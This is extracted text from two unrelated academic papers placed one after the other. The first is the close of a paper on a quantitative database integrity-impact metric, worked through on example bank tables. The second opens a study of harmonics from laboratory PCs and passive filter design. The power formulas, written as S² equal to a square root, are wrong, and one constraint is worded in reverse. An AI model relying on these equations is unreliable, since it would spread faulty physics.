
We illustrate now the advantages of the new IR metric compared to the current possible values L, M, H.

- Illustration

The database contains two tables: bank_accounts and branch_names.

Following the SQL-like notation definitions of the database:

Create table bank_accounts

(acc_num numeric (14),

branch_code references table branch_names (branch_code),

acc_balance numeric (14,2),

primary key (acc_num))

Create table branch_names

(branch_code numeric (3),

branch_name char (20),

branch_addr char (30),

Primary key branch_code))

Following Tables I and II describe the database structure and contents.

TABLE I. Bank Accounts

Acc_num	*Branch-code*	*Acc_balance*
10	100	1000
20	200	2000
30	Abc	3000
40	100	Bal2

TABLE II. Branch Names

Branch_code	*Branch-name*	*Branh_addr*
100	Branch one	Addr one
200	Branch two	Addr two
500	Branch five	Addr five
500	Branch six	Null
700	Branch seven	Addr seven

Following are the six database integrity constraints:

Domain Constraints:

1) Create domain acc_balance numeric
2) Create domain acc_balance (branch_code) numeric

Integrity Constraints:

3) Constraint branch_names (branch_addr) not null
4) Constraint branch_names (branch_code) unique

Referential Integrity Constraint:

5) See referential integrity definition of branch_code in bank accounts table

Assertion Constraint:

6) Create assertion as check
   (select (sum (acc_balance)

   From bank_accounts

   < 5000))

Hence, six integrity constraints:

Following are the IR computations:

Constraint 1:

One acc_balance out of 4 data items is inconsistent with constraint, hence domain inconsistency = 1/4

Constraint 2:

All 5 branch_codes are numeric according to the constraint, hence inconsistency = 0

Constraint 3.

One branch address is not null out of 5, hence integrity inconsistency = 1/5

Constraint 4.

Two branch codes are not unique out of 5 hence integrity inconsistency = 2/5

Constraint 5.

Referential integrity inconsistency by account number 30 since foreign key branch_code does not exist in branch names table, hence referential inconsistency of 1 out of 4 foreign keys = 1/4

Constraint 6.

One Assertion constraint inconsistency since sum of account balances is greater than 5000, assuming that assertion was broken when one of the accounts was inserted into the table hence assertion inconsistency = 1/4

We can compute now:

IR-metric = (1/4 + 0 + 1/5 + 2/5 + 1/4 + 1/4) / 6 = **0.225**

As illustrated, this metric is based on the real contents of the data base. The metric is calculated by computing the proportion of inconsistencies of data item to integrity constraints.

According current scoring algorithms the user assesses the impact of a possible cyber-attack on database integrity, using an ordinal scale: Low. Medium, High. The user has no quantitative basis and no algorithm assisting him assessing integrity impacts.

Let us now compute the change in the computed impact score, in the case of adding one more inconsistency to the database.

Suppose account balance of account number 30 is changed by a hostile attacker and changed to aaaa hence breaking constraint number 1 which forbids not-numeric values in a column.

Computing inconsistency produces a new IR-metric which is higher than the previous score.

IR-metric = (2/4 + 0 + 1/5 + 2/5 + 1/4 + 1/4) / 6 = 0.267.

Hence, 0.267 > 0.225 which is logical.

Performance of the algorithm involves executing one loop on all constraints and additional inner loops for each constraint, according to constraints' logic. The total performance time depends also on number of items in the specified columns and on the amount of computations according to constraints' logic. So, approximating performance runtime is not trivial. Nevertheless, organizations facing database integrity risks are facing legal and privacy issues which reasonably undermine performance issues.

VII. CONCLUSIONS

This work presents a framework of a Security Continuous Monitoring System structure and mechanism, aimed to evaluate security risk scores. The CMS uses CVSS scoring model for risk scoring. This research has proved the advantages of the proposed algorithm over current practices in three areas: 1) The feasibility of defining a quantitative measure, in contrast to current qualitative measures. 2) The feasibility of basing a risk scoring algorithm on the real database structure and contents. 3) The algorithm computes the exact proportion of damages caused to database integrity.

The algorithm may be used in two ways: first, after attacks are conducted on the organization. At such instances management must decide urgently what damages the organization suffered and what is the right moment the organization may go on-air again. At such occasions the uncertainties are large, complicating even more making decisions. The proposed impact factor helps management understand the quantitative damages to the database, thus, decisions can be based on accurate actual configuration. Second, at each occasion of a change made to the database or to the published vulnerabilities database, a risk scoring computation is performed, using the history of previous integrity metrices, predicting the future impact metrices and new risk scores. Such predictions assist management in managing their security risks in accordance to the predicted damages.

Future research may span to several directions: looking for ways to shorten performance times, mathematical formalization of the presented algorithm, evaluating algorithms' accuracy and usefulness using real cases. More research direction are: using data mining models for risk scoring predictions; Developing integrity impact prediction models which will be based on database rules instead of long database scans, thus minimizing runtime; Incorporating data security requirements relevant to each data item into the scoring formula, which may add a new values and higher resolution of parameters used by risk scoring models.

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Harmonics Measurement in Computer Laboratory and Design of Passive Harmonic Filter using MATLAB

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***Abstract*—In this paper the harmonics measurement for computer loads is analyzed and passive filters are designed for mitigating those harmonics. The filters are designed to meet the IEEE standard 519-1992 which is recommended for harmonic current limits. Personal computers are non-linear loads that generate harmonics due to non-sinusoidal current present at entrance of power supply. In this work the personal computers in laboratory are taken as domestic load and harmonics generated by them cannot be ignored which are simulated using MATLAB/Simulink. The purpose is developing analytical method for the design of the passive harmonic filter that absorbs current harmonics caused by computer loads. The findings of this study would be supportive to make the source current free from harmonics thereby reducing the THD. Simulation results of proposed design method of passive filters shows attractive results for harmonic reduction with profit of upgrade of power factor. Design of passive harmonic filters by using non active power can be simple cost effective solution for systems.**

Keywords—Power Quality (PQ); personal computers; Total Harmonic Distortion (THD); passive filter; MATLAB/Simulink

I. Introduction

In AC power supply systems, current waveform is distorted and harmonics are created due to usage of non-linear loads that reduces the quality of power [1], [2]. That causes enormous fault occurrence and monetary losses toward power supply system. Harmonics effect in AC power system is increasing day by day [3], [4]. Harmonics due to personal computers loads has particular attention to power quality (PQ) because personal computers are frequently concentrated in a massive group and produces harmonics [5], [6].

A. Personal Computers(PC's)

Personal computers are non-linear loads to AC system. Switch Mode Power Supply (SMPS) used in computers generate harmonics. For nonlinear load, non-linear flow of current is created because of dc-link capacitor in power supply [7]. Fig. 1 shows personal computer equivalent SMPS circuit model.

B. Relation between Active Power, Reactive Power, Apparent Power

We use the following terms to describe power flow into a system, active power P [Watt], reactive power Q [Volt Ampere reactive] and apparent power S=|S|[VA]. For sinusoidal waveform P, Q and S can be written as $\mathbf{S^2}=\sqrt{\mathbf{P^2+Q^2}}$. Apparent power S is the product of rms values of current I and applied voltage V [8].

It is significant as it represents the total power that must be available to provide power to the load, though just a part of this is of useful power S=VI. For harmonic supply **S** = P + jQ = V I (cosφ + j sin φ), In this active power P = V I cosφ and the reactive power Q = V I sin φ. The cosine of the phase angle φ between the applied voltage and the current is called the power factor. Pf =cosØ = P/S. In case of non-sinusoidal signals the influence of so called distortion power H or D is included this consists of unequal harmonics of current and voltage [9]-[12].




Fig. 1. Equivalent SMPS circuit model of PC.

The powers active, reactive and distortion are connected by a relation $S^2=\sqrt{P^2+Q^2+H^2}$.Geometric sum of reactive and distortion powers is equal to non-active power N = $\sqrt{Q^2+H^2}=\sqrt{s^2-p^2}$. Distortion power has raised increasing interest with the expansion of non-linear loads [13]. The function representation of mentioned powers is shown in Fig. 2 and 3.




Fig. 2. Power vector configuration (linear loads).




Fig. 3. Power vector configuration (non-linear loads).

The paper is organized as follows: Section I presents the introduction of non-linear load and harmonic distortion, Section II presents the methodology of research work, Section III presents the result of measurement of harmonic distortion for computer laboratory, Section IV present the simulation of system for proposed filter design and discussion about obtained results and Section V concludes the paper.

II. Methodology

Harmonic distortion depends upon electronic elements used in appliance's circuitry. Numbers of nonlinear residential loads are increasing day by day; therefore harmonics caused by these loads cannot be neglected. There are many techniques to reduce harmonics but economic and maintenance points of view there have necessity to select best compensation method. The design attempts to comply with the IEEE Standard 519-1992 recommended harmonic limits applied to the current harmonic limits [14]-[17].

In this section, measurement of harmonics values and power quantities obtained from power quality analyzer (PQA) device for computer laboratory. In this work total 24 PC's are joined to the AC supply system are shown in Fig. 4 and 5 and all obtained measurements are written in Tables I and II.

PC's data: Power supply of ATX type 220V P-4 cpu-3.00 GHz, Monitor (CRT)-17 Inch, 256 MB of RAM, Power range-140w-200w.

Fig. 4. View of computer laboratory in electrical department QUEST Nawabshah.

Fig. 5. Experimental setup of PQA with main supply.

The features of PQA are as shown in Fig. 6 to 8.




Fig. 6. Features of PQA.





Fig. 7. Recorded data in PQA.


Fig. 8. Experimental data collected using PQA.

III. Measurement Results of PQA

A. Experimental Results of Current and Voltage Waveforms (Fig. 9)




(a)




(b)

Fig. 9. (a): For One PC, (b):For Twenty four PC.

B. Experimental Results of Active Power, Reactive Power, Apparent Power, Power Factor and Displacement Power Factor Values (Fig. 10)




(a)




(b)

Fig. 10. (a): For One PC, (b): For Twenty four PC.


C. Experimental Results of Individual Harmonics, when (24) PCs are Tied to AC Supply (Fig. 11)




(a)




(b)




(c)




(d)




(e)



(f)




(g)




(h)

Fig. 11. (a): 1st harmonic, (b): 3rd harmonic, (c): 5th harmonic, (d): 7th harmonic, (e): 9th harmonic, (f): 11th harmonic, (g): 13th harmonic, (h): 15th harmonic.

D. Experimental Results of Average, Maximum and Minimum of THD_i (Fig. 12)




(a)




(b)

Fig. 12. (a): For 1, (b): For 24.

E. Experimental Results of Voltage Distortion (Fig. 13)



(a)



(b)

Fig. 13. (a): For 1 PC, (b): For 24 PC.

TABLE I. PQA MEASURED RESULTS

No. of PC's	Input Supply Voltage (volts)	Input Current (Ampere)	Power Factor	Displacement Power factor	Apparent power (VA)Active Power (Watt)	Active Power (Watt)Reactive Power (Var)	Reactive Power (Var)Apparent power	Crest factor for current	Crest factor for voltage
1	209.5	0.870	-0.77	-1.00	183	-140	118	2.2	1.4
24	190.4	22.22	-0.80	-0.99	4.24k	-3.41k	2.52k	2.0	1.3

TABLE II. PQA MEASURED EESULTS OF IHDI ,THDI,THDV1

No. of PC's	% 3rd harmonic	% 5th harmonic	% 7th Harmonic	% 9th harmonic	% 11th harmonic	% 13th harmonic	% 15th harmonic	% THD_i	% THD_v
1	57.2	28.3	8.6	11.3	8.6	1.5	5.4	66.3	1.6
24	51.3	10.6	9.0	5.8	2.5	3.7	0.4	55.9	4.3

IV. SIMULATION OF EQUIVALENT SMPS OF PC

The parameters used for this system are given in Table III and equivalent SMPS of PC is simulated using MATLAB software by Simulink library as shown in Fig. 14.

TABLE III. CIRCUIT PARAMETERS USED FOR SIMULATION OF EQUIVALENT COMPUTER POWER SUPPLY

Vs	220 v	C	100uF
Is	10.65 A	R	25 Ω
f	50Hz	V_f	0.8 v
R_{sys}	1Ω	H	3^{rd},5^{th},7^{th},9^{th}
L_{sys}	1mH		




Fig. 14. Simulation of equivalent SM.




Fig. 15. Input supply current without passive filter.




Fig. 16. Input supply voltage without passive filter.




Fig. 17. Simulation of proposed model for passive filter design.

